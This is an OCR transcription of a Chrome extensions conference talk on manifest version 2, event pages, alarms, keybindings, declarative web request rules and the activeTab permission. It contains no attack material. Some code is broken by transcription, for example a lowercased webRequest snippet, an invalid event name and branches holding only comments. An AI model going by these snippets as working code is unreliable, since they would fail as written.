
- **Chrome 21**: No new extensions built using manifest version 1 can be uploaded to the Chrome Web Store (existing extensions will be grandfathered in).
- **Chrome 23**: Chrome will stop packaging manifest version 1 extensions.
- **Q1 2013**: Manifest version 1 items will no longer appear in search results.
- **Q2 2013**: Manifest version 1 items will be unpublished from the store.
- **Q3 2013**: Chrome will no longer run manifest version 1 items, period.

The (Nearish) Future

Do more, while requesting less



source: "60's Chainsaw Blade Shot" - kimmo tirkkonen (http://goo.gl/XytYN) - license: CC BY


Chrome Browser
chrome
BROWSER
DEVICES
WEB STORE
Get a fast, free web browser
Google Chrome runs websites and applications with lightning speed.
Download Chrome
For Mac OS X 10.5 or later, Intel only


Chrome Browser
chrome
WEB STORE
Get a
Google Chr
Task Manager – Google Chrome
Task
Memo
Browser 89.8 MB
Extension: Feedback Loop (by Google) 29.1 MB
Extension: Google +1 Button 32.0 MB
Extension: Google Calendar (by Google) 28.1 MB
Extension: Google Chrome to Phone Extension 26.0 MB
Extension: Google Dictionary (by Google) 33.8 MB
Extension: Google Mail Checker 25.4 MB
Extension: Google Offers 23.4 MB
Extension: Google Publisher Toolbar (by Google) 36.9 MB
Extension: Google Quick Scroll 31.9 MB
Extension: Google Reader Notifier (by Google) 24.7 MB
Extension: Google Tasks (by Google) 26.3 MB
Extension: Google Translate 23.8 MB
Extension: Google Translate for Google+ 26.4 MB
Extension: Google Voice (by Google) 31.2 MB
Extension: Keep My Opt-Outs 25.7 MB
Extension: RSS Subscription Extension (by Google) 23.4 MB
Extension: Send from Gmail (by Google) 23.1 MB
GPU Process 23.0 MB
Tab: Chrome Browser 63.2 MB
Stats for nerds
End Process

Event Pages

There when you need them, gone when you don't.



Event Pages: Opt-In

MANIFEST.JSON

```
{
  "name": "Event Pages!",
  "description": "An extension with an event page.",
  "manifest_version": 2,
  ...
  "background": {
    "scripts": ["main.js"],
    "persistent": false
  },
  ...
}
```

Event Pages: Background Page Lifecycle

MAIN.JS

```
// On installation or update, set the count to 0.
chrome.runtime.onInstalled.addListener(function() {
  chrome.storage.sync.set({'clickCount': 0});
});

// Increment the counter when clicking the browserAction.
chrome.browserAction.onClicked.addListener(function() {
  chrome.storage.sync.get('clickCount', function(items) {
    chrome.browserAction.setBadgeText({text: items.clickCount + 1 + ""});
    chrome.storage.sync.set({clickCount: items.clickCount + 1});
  });
});

// Remove the count when the background page is killed.
chrome.runtime.onSuspend.addListener(function() {
  chrome.browserAction.setBadgeText({text: ''});
});
```

Event Pages: Alarms

MAIN.JS

```
// Wake me up with an `onAlarm` event in 5 minutes:
chrome.alarms.create('alarm1', {delayInMinutes: 5});

// Wake me up every 10 minutes:
chrome.alarms.create('alarm2', {periodInMinutes: 10});

// Wake me up at exactly 11:30 on July 27th, 2012.
chrome.alarms.create('alarm3',
    {when: (new Date(2012, 6, 27, 11, 30, 0)).getTime()});
         // ^^^     miliseconds since the epoch      ^^^
// Handle the onAlarm event.
chrome.alarms.onAlarm.addListener(function(alarm) {
  if (alarm.name === 'alarm1')
    // Do something amazing!
  else if (alarm.name === 'alarm2')
    // Do something amazing, repeatedly!
  else if (alarm.name === 'alarm3')
    // Present the future of Chrome extensions at I/O.
});
```


esc
backspace
tab
enter
shift
shift
ctrl
alt
alt
ctrl

Keybindings

Binding global keyboard shortcuts is, currently, a mess:

- Request host permissions to the entire internet
- Inject a content script that listens for keypresses
- Fervently hope that things don't break

We can do better.

Keybinding API: Declaration

MANIFEST.JSON

```
{ ...,
  "manifest_version": 2,
  "permissions": [ "keybinding" ],
  "commands": {
    "my-custom-command": {
      "description": "Do something customly brilliant.",
      "suggested-key": {
        "default": "Ctrl+Shift+T",
        "linux": "Alt+Y"
      }
    },
    "_execute_browser_action": {
      "suggested_key": {
        "default": "Ctrl+Shift+O",
        "windows": "Alt+O"
      }
    }
  },
  ... }
```

Keybinding API: Execution

MAIN.JS

```
chrome.experimental.keybinding.onCommand.addListener(function(command) {
  if (command === 'my-custom-command')
    // Respond gracefully to your user's request.
});
```


POPUP.JS

```
document.addEventListener('DOMContentReady', function() {
  // Do something in response to your popup opening.
});
```

Keybinding API: TODOs

Mac support is coming soon.

Conflicts: First installation wins at the moment. A UI for adjusting shortcuts is coming.




source: "network bugs? web crawler?" - Scott Swigart (http://goo.gl/okmEx) - license: CC BY

~~Declarative~~ Web Request API

JAVASCRIPT


```
var cancelable = new regexp("evil=1$");
chrome.webrequest.onbeforerequest.addlistener(function(details) {
    return {cancel: cancelable.test(details.url)};
  },
  {urls: ["<all_urls>"]},
  ["blocking"]);
```




~~Declarative~~ Web Request API

JAVASCRIPT

```
var cancelable = new regexp("evil=1$");
chrome.webrequest.onbeforerequest.addlistener(function(details) {
    return {cancel: cancelable.test(details.url)};
  },
  {urls: ["<all_urls>"]},
  ["blocking"]);
```






```
Histogram: Extensions.NetworkDelay recorded 1015 samples, average = 285.1 (flags = 0x1)
0     -----O                                                                    (2 = 0.2%)
1     O                                                                         (0 = 0.0%) {0.2%}
2     ----------O                                                               (5 = 0.5%) {0.2%}
3     --------------------------O                                               (12 = 1.2%) {0.7%}
4     ----------------------O                                                   (10 = 1.0%) {1.9%}
5     ---------------------------------------O                                  (17 = 1.7%) {2.9%}
6     -----------------------------------------O                                (19 = 1.9%) {4.5%}
7     ------------------------------------------O                               (20 = 2.0%) {6.4%}
8     ----------------------------------------------------------O               (52 = 5.1%) {8.4%}
10    ------------------------------------------------------------------------O (63 = 6.2%) {13.5%}
12    ---------------------------------------O                                  (34 = 3.3%) {19.7%}
14    ------------------------------O                                           (41 = 4.0%) {23.1%}
17    ------------------------------O                                           (42 = 4.1%) {27.1%}
20    ----------------------O                                                   (39 = 3.8%) {31.2%}
24    --------------O                                                           (30 = 3.0%) {35.1%}
29    ------------O                                                             (27 = 2.7%) {38.0%}
34    --------------O                                                           (31 = 3.1%) {40.7%}
40    ----------------O                                                         (38 = 3.7%) {43.7%}
48    ------------O                                                             (26 = 2.6%) {47.5%}
57    -------------------O                                                      (44 = 4.3%) {50.0%}
68    -----------O                                                              (25 = 2.5%) {54.4%}
81    ---------------O                                                          (33 = 3.3%) {56.8%}
96    ---------O                                                                (19 = 1.9%) {60.1%}
114   ---------O                                                               (19 = 1.9%) {62.0%}
135   ------O                                                                   (14 = 1.4%) {63.8%}
160   -----O                                                                    (11 = 1.1%) {65.2%}
190   ------O                                                                   (14 = 1.4%) {66.3%}
226   ------O                                                                   (14 = 1.4%) {67.7%}
268   ----------O                                                               (21 = 2.1%) {69.1%}
318   -------------------O                                                      (41 = 4.0%) {71.1%}
378   --------------O                                                           (30 = 3.0%) {75.2%}
449   ---------------O                                                         (32 = 3.2%) {78.1%}
533   ----------O                                                               (21 = 2.1%) {81.3%}
633   ----------------O                                                         (36 = 3.5%) {83.3%}
752   -----------O                                                             (23 = 2.3%) {86.9%}
894   --------------O                                                          (30 = 3.0%) {89.2%}
1062  ---------O                                                               (20 = 2.0%) {92.1%}
1262  -------O                                                                 (15 = 1.5%) {94.1%}
1500  ---------------O                                                         (33 = 3.3%) {95.6%}
1782  -----O                                                                    (12 = 1.2%) {98.8%}
2117  ...
```

Declarative Web Request API

MANIFEST.JSON

```
{
  ...
  "manifest_version": 2,
  "permissions": ["declarativeWebRequest", /* HOST PERMISSIONS */],
  ...
}
```

MAIN.JS

```
var rule = {
  conditions: [
    new chrome.declarativeWebRequest.RequestMatcher({
      url: { hostSuffix: 'evil.example.com' } }),
  ],
  actions: [
    new chrome.declarativeWebRequest.CancelRequest()
  ]};
chrome.declarativeWebRequest.onRequest.addRules([rule]);
```

Declarative Web Request: Conditions

http://evil.example.com:80/onemillion.js?million=billion

JAVASCRIPT

```
new chrome.declarativeWebRequest.RequestMatcher({
  url: { urlEquals: 'http://evil.example.com/onemillion.js?million=billion',
         port: [80] } });
```

Declarative Web Request: Actions

JAVASCRIPT

```
var rule = {
  conditions: [
    new chrome.declarativeWebRequest.RequestMatcher({
      url: { hostSuffix: 'evil.example.com' } }),
  ],
  actions: [
    new RedirectByRegEx({from: "^http://(.*)$", to: "https://$1"}),
    new RedirectByRegEx({from: "^gopher://[^/]+/(.*)$",
                         to: "http://gopherproxy.example.com/$1"})
    //     RedirectRequest("http://notevil.example.com/")
    //     RedirectToTransparentImage()
    //     RedirectToEmptyDocument()
  ]};
```

Declarative Web Request: Actions

JAVASCRIPT

```
var rule = {
  conditions: [
    new chrome.declarativeWebRequest.RequestMatcher({
      url: { hostSuffix: 'evil.example.com' } }),
  ],
  actions: [
    new SetResponseHeader("Content-Security-Policy",
                          "script-src 'none';"),
    new SetRequestHeader("User-Agent",
                         "Sekrit Browser (KHTML, like Gecko)"),
    new RemoveResponseHeader("Cache-Control"),
    new RemoveRequestHeader("If-Modified-Since")
  ]};
```

Declarative Web Request: Actions

JAVASCRIPT

```
var rule = {
  conditions: [
    new chrome.declarativeWebRequest.RequestMatcher({
      url: { hostSuffix: 'evil.example.com' } }),
  ],
  "priority": 1000,
  actions: [
    // new Action1(...),
    // new Action2(...),
    new IgnoreRules({ lowerPriorityThan: 1000 })
  ]};
```

Active Tab Permission

MANIFEST.JSON

```
{
  ...
  "manifest_version": 2,
  "permissions": ["activeTab", "tabs"],
  ...
}
```

MAIN.JS

```
chrome.browserAction.onClicked.addListener(function(tab) {
  chrome.tabs.executeScript({
    code: "alert('Executed script without host privileges!');"
  });
```

`activeTab` will grant temporary access to a page, significantly reducing the base level of permission required.

So, what now?

- Start migrating to `manifest_version` 2. Report issues either to chromium-extensions@chromium.org, or at new.crbug.com
- Take a look at the new APIs.
- Start experimenting in channels (no `experimental` flag)
- Tell us your pain points.

<Thank You!>

mkwst@google.com

g+ mkw.st/+
twitter @mikewest
www mikewest.org
github github.com/mikewest